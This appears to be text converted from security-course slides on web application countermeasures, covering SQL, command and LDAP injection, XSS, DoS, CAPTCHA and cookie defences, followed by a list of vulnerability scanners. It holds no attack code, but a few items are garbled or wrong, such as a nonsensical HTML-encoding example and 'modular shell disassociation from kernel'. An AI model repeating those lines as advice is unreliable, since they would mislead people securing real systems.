- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data

### Example:

Hello A125C458D8

Jason 123B684AD9



# How to Defend Against SQL Injection Attacks



1

Limit the **length** of user input

2

Use custom **error messages**

3

Monitor **DB traffic** using an IDS, WAF

4

Disable commands like **xp\_cmdshell**

5

Isolate **database server** and **web server**

6

Always use method attribute set to **POST** and low privileged account for **DB connection**

7

Run database service account with **minimal rights**

8

Move extended **stored procedures** to an isolated server

9

Use typesafe variables or functions such as **IsNumeric()** to ensure **typesafety**

0

Validate and sanitize user **inputs** **passed** to the database

# How to Defend Against **Command Injection** Flaws



**1**

Perform **input validation**

**2**

Escape **dangerous characters**

**3**

Use **language-specific** libraries that avoid problems due to shell commands

**4**

Perform input and output **encoding**

**5**

Use a **safe API** which avoids the use of the interpreter entirely

**6**

Structure requests so that all supplied parameters are **treated as data**, rather than potentially executable content

**7**

Use **parameterized** SQL queries

**8**

Use **modular shell disassociation** from kernel

# How to Defend Against XSS Attacks



Validate all **headers**, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification



Use testing tools extensively during the design phase to **eliminate** such **XSS holes** in the application before it goes into use



Use a web application **firewall** to block the execution of malicious script



Convert all non-alphanumeric characters to **HTML character entities** before displaying the user input in search engines and forums



Encode Input and output and filter **Meta characters** in the input



Do not always trust websites that use **HTTPS** when it comes to XSS



Filtering script output can also **defeat XSS vulnerabilities** by preventing them from being transmitted to users



Develop some standard or signing scripts with **private** and **public keys** that actually check to ascertain that the script introduced is really authenticated

# How to Defend Against DoS Attack

1



Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access

2



Secure the remote administration and connectivity testing

3



Prevent use of unnecessary functions such as gets, strcpy, and return addresses from overwritten etc.

4



Prevent the sensitive information from overwriting

5



Perform thorough input validation

6



Data processed by the attacker should be stopped from being executed

# How to Defend Against Web Services Attack



1

Configure **WSDL Access Control Permissions** to grant or deny access to any type of WSDL-based SOAP messages

2

Use **document-centric authentication credentials** that use SAML

3

Use multiple **security credentials** such as X.509 Cert, SAML assertions and WS-Security

4

**Deploy web services-**capable firewalls capable of SOAP and ISAPI level filtering

5

Configure **firewalls/IDS systems** for a web services anomaly and signature detection

6

Configure firewalls/IDS systems to filter improper **SOAP and XML syntax**

7

Implement **centralized in-line requests and responses** schema validation

8

**Block external references** and use pre-fetched content when de-referencing URLs

9

Maintain and update a **secure repository of XML schemas**

# Guidelines for Secure CAPTCHA Implementation

01

The client **should not have direct access** to the CAPTCHA solution



02

**No CAPTCHA reuse** and present randomly distorted CAPTCHA image of text to the user



03

**Use a well-established CAPTCHA implementation** such as reCAPTCHA instead of creating your own CAPTCHA script and allow users to choose an audio or sound CAPTCHA



04

**Warp individual letters** so that OCR engines cannot recognize them



05

**Include random letters** in the security code to avoid dictionary attacks



06

**Encrypt all communications** between the website and the CAPTCHA system



07

**Use multiple fonts inside a CAPTCHA** to increase the complexity of OCR engines to solve the CAPTCHA



# Web Application Attack Countermeasures

## Unvalidated Redirects and Forwards

- **Avoid** using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is **valid**, and authorized for the user

## Broken Authentication and Session Management

- Use **SSL** for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET, POST**

## Cross-Site Request Forgery

- Logoff immediately after using a web application and **clear the history**
- Do not allow your browser and websites to save **login details**
- Check the **HTTP Referrer header** and when processing a POST, ignore URL parameters

## Insecure Cryptographic Storage

- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on disk is not easy to **decrypt**



# Web Application Attack Countermeasures (Cont'd)



## Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the **SSL page**
- Set the **'secure' flag** on all sensitive cookies
- Configure **SSL provider** to support only strong algorithms
- Ensure the certificate is **valid**, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other **encryption technologies**

## Directory Traversal

- Define access rights to the **protected areas** of the website
- Apply checks/hot fixes** that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with **security patches** in a timely manner

## Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a **cookie**
- Implement **cookie's timeout**
- Cookie's authentication credentials should be associated with an **IP address**
- Make **logout functions** available



# Web Application Attack Countermeasures (Cont'd)

## Security Misconfiguration

- ❌ Configure all security mechanisms and turn off all **unused services**
- ❌ Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- ❌ Scan for latest security vulnerabilities and apply the latest **security patches**




## LDAP Injection Attacks

- ❌ Perform type, pattern, and **domain value validation** on all input data
- ❌ Make **LDAP filter** as specific as possible
- ❌ Validate and restrict the **amount of data returned** to the user
- ❌ Implement **tight access control** on the data in the LDAP directory
- ❌ Perform **dynamic testing** and source code analysis


## File Injection Attack

- ✅ Strongly validate user input
- ✅ Consider implementing a **chroot jail**
- ✅ **PHP**: Disable `allow_url_fopen` and `allow_url_include` in `php.ini`
- ✅ **PHP**: Disable `register_globals` and use `E_STRICT` to find uninitialized variables
- ✅ **PHP**: Ensure that all file and streams functions (`stream_*`) are carefully vetted

# How to Defend Against Web Application Attacks



# Module Flow



# Web Application Security Tool: Acunetix Web Vulnerability Scanner



Acunetix WVS checks **web applications** for SQL injections, cross-site scripting, etc.



It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer




**Port scans a web server** and runs security checks against network services



Tests **web forms** and password-protected areas



It includes **an automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 apps





<http://www.acunetix.com>

# Web Application Security Tool: Watcher Web Security Tool



Watcher is a plugin for the **Fiddler HTTP proxy** that passively audits a web application to find security bugs and compliance issues automatically




<http://www.casaba.com>

# Web Application Security Tool: Netsparker



01

- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**



<http://www.mavitunasecurity.com>

# Web Application Security Tool: N-Stalker

## Web Application Security Scanner




- N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks



- It contains all web security assessment checks such as:

- Code injection
- Cross-Site scripting
- Parameter tampering
- Web server vulnerabilities



<http://www.nstalker.com>


# Web Application Security Tool: VampireScan



VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal

## FEATURES

- Protect your website from **hackers**
- Scan and protect your **infrastructure** and **web applications** from cyber-threats
- Give you direct, actionable insight on **high, medium, and low risk vulnerabilities**



<http://www.vampiretech.com>

# Web Application Security Tools



**Syhunt Mini**

<http://www.syhunt.com>



**Websecurify**

<http://www.websecurify.com>



**OWASP ZAP**

<http://www.owasp.org>



**NetBrute**

<http://www.rawlogic.com>



**skipfish**

<http://code.google.com>



**x5s**

<http://www.casaba.com>



**SecuBat Vulnerability Scanner**

<http://secubat.codeplex.com>



**WSSA - Web Site Security Audit**

<http://www.beyondsecurity.com>



**SPIKE Proxy**

<http://www.immunitysec.com>



**Ratproxy**

<http://code.google.com>

# Web Application Security Tools (Cont'd)



**Wapiti**

<http://wapiti.sourceforge.net>



**Syhunt Hybrid**

<http://www.syhunt.com>



**WebWatchBot**

<http://www.exclamationsoft.com>



**Exploit-Me**

<http://labs.securitycompass.com>



**KeepNI**

<http://www.keepni.com>



**WSDigger**

<http://www.mcafee.com>



**Grabber**

<http://rgaucher.info>



**Arachni**

<http://arachni-scanner.com>



**XSSS**

<http://www.sven.de>




**Vega**

<http://www.subgraph.com>

# Web Application Firewall: dotDefender



- dotDefender is a software based **Web Application Firewall**
- It complements the **network firewall, IPS** and other network-based **Internet security** products
- It inspects the **HTTP/HTTPS** traffic for suspicious behavior
- It detects and blocks **SQL injection** attacks

